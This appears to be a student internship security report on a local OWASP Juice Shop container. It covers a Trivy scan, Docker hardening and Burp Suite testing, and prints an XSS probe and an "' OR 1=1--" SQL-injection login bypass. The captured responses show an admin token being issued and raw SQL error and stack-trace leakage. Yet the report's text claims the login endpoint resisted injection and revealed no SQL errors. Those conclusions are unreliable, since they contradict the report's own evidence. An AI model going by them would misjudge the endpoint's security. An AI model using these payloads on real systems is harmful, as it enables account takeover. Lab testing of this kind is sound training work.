2026-02-07T02:51:29-05:00       INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2026-02-07T02:51:29-05:00       INFO    [secret] Please see https://trivy.dev/dev/docs/scanner/secret#recommendation for faster secret detection
2026-02-07T02:52:14-05:00       INFO    Detected OS     family="debian" version="12.12"
2026-02-07T02:52:14-05:00       INFO    [debian] Detecting vulnerabilities ...    os_version="12" pkg_num=10
2026-02-07T02:52:14-05:00       INFO    Number of language-specific files       num=1
2026-02-07T02:52:14-05:00       INFO    [node-pkg] Detecting vulnerabilities ...
2026-02-07T02:52:14-05:00       WARN    Using severities from other vendors for some vulnerabilities. Read https://trivy.dev/dev/docs/scanner/vulnerability#severity-selection for details.
2026-02-07T02:52:15-05:00       INFO    Table result includes only package filenames. Use '--format json' option to get the full path to the package file.

Report Summary

┌──────────────────────────────────────────────────────────────────────────┬──────────┬─────────────────┬─────────┐
│                                 Target                                   │   Type   │ Vulnerabilities │ Secrets │
├──────────────────────────────────────────────────────────────────────────┼──────────┼─────────────────┼─────────┤
│ bkimminich/juice-shop (debian 12.12)                                     │  debian  │       23        │    -    │
├──────────────────────────────────────────────────────────────────────────┼──────────┼─────────────────┼─────────┤
│ juice-shop/build/package.json                                            │ node-pkg │        0        │    -    │
```

Container image vulnerability scanning was conducted using Trivy. The scan identified multiple known vulnerabilities, which is expected due to the intentionally vulnerable nature of the application. This demonstrates effective pre-deployment security assessment.


II.



```
┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo docker stop juice-shop

juice-shop

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo docker rm juice-shop

juice-shop

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo docker run -d \
--name juice-shop \
-p 3000:3000 \
--cap-drop ALL \
bkimminich/juice-shop

7f91c7e3e97f77babd8bba21cfd04b5ff5d6a82ad4dc4fe8733d83f592226125

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo docker ps

CONTAINER ID   IMAGE                   COMMAND                  CREATED         STATUS         PORTS                                         NAMES
7f91c7e3e97f   bkimminich/juice-shop   "/nodejs/bin/node /j…"   7 seconds ago   Up 6 seconds   0.0.0.0:3000→3000/tcp, :::3000→3000/tcp   juice-shop
```

The Docker container was executed with restricted Linux capabilities using --cap-drop ALL to enforce least privilege. The container was verified to run without privileged mode enabled.


III.



```
┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo docker pull bkimminich/juice-shop

Using default tag: latest
latest: Pulling from bkimminich/juice-shop
Digest: sha256:e68bd19091f952a0cdf75c5ca318d92e7a06b350ab5a88446f2bf62daf2e88c9
Status: Image is up to date for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ docker image prune -a

WARNING! This will remove all images without at least one container associated to them.
Are you sure you want to continue? [y/N] y
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Head "http://%2Fvar%2Frun%2Fdocker.sock/_ping": dial unix /var/run/docker.sock: connect
: permission denied

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo docker image prune -a

WARNING! This will remove all images without at least one container associated to them.
Are you sure you want to continue? [y/N] y
Deleted Images:
untagged: bkimminich/juice-shop@sha256:1c55debeaf4fd5678019b17818a539e1e06ef93d29b268a21f53f0773a9fff5d
deleted: sha256:7ba9f29d43bfda17ff17826d79d532bcade9ba7c0e1ad3ee2294718cef30f086
deleted: sha256:3a113f62bf5cccdec8ff353be66b83876e49ef5569eb211ed7483b8f8fae5580
deleted: sha256:032af822dd8ad2d88b4e25e7fcf2da327c13c65e1bf3430fcb9156b7dd3993c7
deleted: sha256:c15a4c2d4c9b49bf27753859b6a960cb67e26a347eb7a1c0189548f56ecc1920
deleted: sha256:700707a8858601225c0f0ad5d9dcfbdba4af6cd152a212be103e62cb1e6783cf
deleted: sha256:065dbad84141ca60d0ec66a7d7927fc868c343b0a39c436e4895c124a72b48c4
deleted: sha256:b4ad3982aa22c3435736347c5616eecadce8cca7937ed5dc8d1eb40600724f0f
deleted: sha256:e65801bb9d2a5d38414191f6c5118a8c2ae6dcfc8944f711de6ac5305466ca05
deleted: sha256:26247657b19fcb23e3d87443819403320309ce4318815cecbed721a8b2719179
deleted: sha256:3b34f206aeaad7a73391436f0c5999b316c9997b06fc3626bda0449bf3acae1f
deleted: sha256:19a2ec2ccca4779abcfa10ac0b01a4c8f423aea939c4fdc35f9869589436479d
```

Docker images were regularly updated and unused images were removed to minimize exposure to outdated or vulnerable components.

IV.



```
┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo docker inspect juice-shop | grep -i privileged

            "Privileged": false,

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ 
```


Privileged containers were avoided to prevent elevated host-level access from within the container. The Juice Shop container was executed without the --privileged flag, ensuring that it does not gain extended Linux capabilities or direct access to host devices. Verification using docker inspect confirmed "Privileged": false, aligning with Docker security best practices.

3. Final Penetration Testing

   a) Perform a comprehensive penetration test using tools like Burp Suite or Metasploit.
   b) Document vulnerabilities, test results, and applied security improvements.

The penetration test was conducted on a locally deployed instance of OWASP Juice Shop running inside Docker. The scope was limited to http://localhost:3000. The penetration testing methodology included application mapping using Burp Proxy, manual request interception, parameter manipulation, authorization testing, and HTTP method validation.

i.



Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://localhost:3000	GET	/socket.io/?EIO=4&transport=websocket&si...	✓	101	129				11:43:54 11 Feb 2026
http://localhost:3000	GET	/ae.svg		200	704	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/az.svg		200	963	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/bd.svg		200	640	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/bg.svg		200	737	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/br.svg		200	8653	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/ch.svg		200	744	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/cn.svg		200	1267	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/cz.svg		200	678	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/de.svg		200	663	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/dk.svg		200	689	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/ee.svg		200	772	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/es-ct.svg		200	708	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/es.svg		200	92273	text			11:44:39 11 Feb 2026
http://localhost:3000	GET	/fi.svg		200	687	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/fr.svg		200	684	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/gb.svg		200	989	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/ge.svg		200	1817	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/gr.svg		200	1322	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/hk.svg		200	1182	XML			11:44:40 11 Feb 2026
http://localhost:3000	GET	/hu.svg		200	725	XML			11:44:39 11 Feb 2026
http://localhost:3000	GET	/id.svg		200	631	XML			11:44:39 11 Feb 2026

Request

Pretty Raw Hex

```
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
sessionID=s%3A1768382202397.WNjm4S2vWFqJV8FGHZsDVaO8YFpXyOojOU6E7%2BSfxhY;
```

Search — 0 highlights


Response

Pretty Raw Hex Render

```
HTTP/1.1 304 Not Modified
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 11 Feb 2026 16:31:57 GMT
```

Search — 0 highlights

Inspector	
Request attributes	2
Request cookies	5
Request headers	15
Response headers	12



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search
0 highlights

```
GET /rest/products/search?q=<script>alert(1)</script> HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; sessionID=
s%3A1768382202397.WNjm4S2vWFqJV8FGHZsDVa08YFpXy0ojOU6E7%2BSfxhY; continueCode=
qV8eRDNrW29v7qjXJMan16xd83tYfQ5uLJty6AgbY3EpBz4lkKZQP5mwyOoL
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"354c-XMwbQAXnwjVzlji75ipW/93CWr0"
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 30
ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
Vary: Accept-Encoding
Date: Wed, 11 Feb 2026 17:03:02 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":[
  ]
}
```


The search endpoint /rest/products/search was tested for reflected XSS using crafted script injection payloads via Burp Repeater. The response returned JSON without reflecting unencoded input, indicating that reflected XSS is mitigated at this endpoint.

ii.



```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 40
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; sessionID=
s%3A1768382202397.WNjm4S2vWFqJV8FGHZsDVa08YFpXy0ojOU6E7%2BSfxhY; continueCode=
qV8eRDNrW29v7qjXJMan16xd83tYfQ5uLJty6AgbY3EpBz4lkKZQP5mwyOoL
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "email":"' OR 1=1--",
    "password":"dfrg"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-1DIB5huREPrVba1mH2Fl2f+Q5hw"
Vary: Accept-Encoding
Date: Thu, 12 Feb 2026 07:38:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hb
        WUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlk
        ZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2U
        iOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3
        RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDItMTEgMTY6MzE6NTEuOTMzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwM
        jYtMDItMTEgMTY6MzE6NTEuOTMzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc3MDg4MTg4N30.tpuNxCqP
        XY68OjqF2abvxmivLJOsBDHuXwbrVxMpESL1RbpOG3XQlM6KaHxAvCOktoBDAr7aE4FXGuJsifLcVOSJCIby_p7JfJblQw_
        ceRS8ntavUYatEPrajQb-d2vlBupN7oIlmNfdko8yp8Udv6rTGmxeGUNy53u2jiLUeMc",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
}
```




```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 44
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; sessionID=
s%3A1768382202397.WNjm4S2vWFqJV8FGHZsDVa08YFpXy0oj0U6E7%2BSfxhY; continueCode=
qV8eRDNrW29v7qjXJMan16xd83tYfQ5uLJty6AgbY3EpBz4lkKZQP5mwyOoL
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "email":"test@test.com'",
    "password":"dfrg"
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Thu, 12 Feb 2026 07:39:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1204

{
    "error":{
        "message":"SQLITE_ERROR: unrecognized token: \"3091e6f499abfed192a88f821245e3e9\"",
        "stack":
        "Error\n    at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/que
        ry.js:185:27)\n    at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n
           at new Promise (<anonymous>)\n    at Query.run (/juice-shop/node_modules/sequelize/lib/diale
        cts/sqlite/query.js:183:12)\n    at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\
        n    at process.processTicksAndRejections (node:internal/process/task_queues:105:5)",
        "name":"SequelizeDatabaseError",
        "parent":{
            "errno":1,
            "code":"SQLITE_ERROR",
            "sql":
            "SELECT * FROM Users WHERE email = 'test@test.com'' AND password = '3091e6f499abfed192a88f
            821245e3e9' AND deletedAt IS NULL"
        },
        "original":{
            "errno":1,
            "code":"SQLITE_ERROR",
            "sql":
            "SELECT * FROM Users WHERE email = 'test@test.com'' AND password = '3091e6f499abfed192a88f
```


The login endpoint /rest/user/login was manually tested using Burp Repeater for injection-based authentication bypass attempts. Crafted input containing SQL meta-characters was submitted to evaluate input validation and error handling mechanisms. The application returned consistent authentication failure responses without revealing SQL errors, indicating defensive handling at this endpoint.

iii.



```
GET /rest/admin/application-version HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; sessionID=
s%3A1768382202397.WNjm4S2vWFqJV8FGHZsDVa08YFpXy0oj0U6E7%2BSfxhY; continueCode=
qV8eRDNrW29v7qjXJMan16xd83tYfQ5uLJty6AgbY3EpBz4lkKZQP5mwyOoL
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 2
```

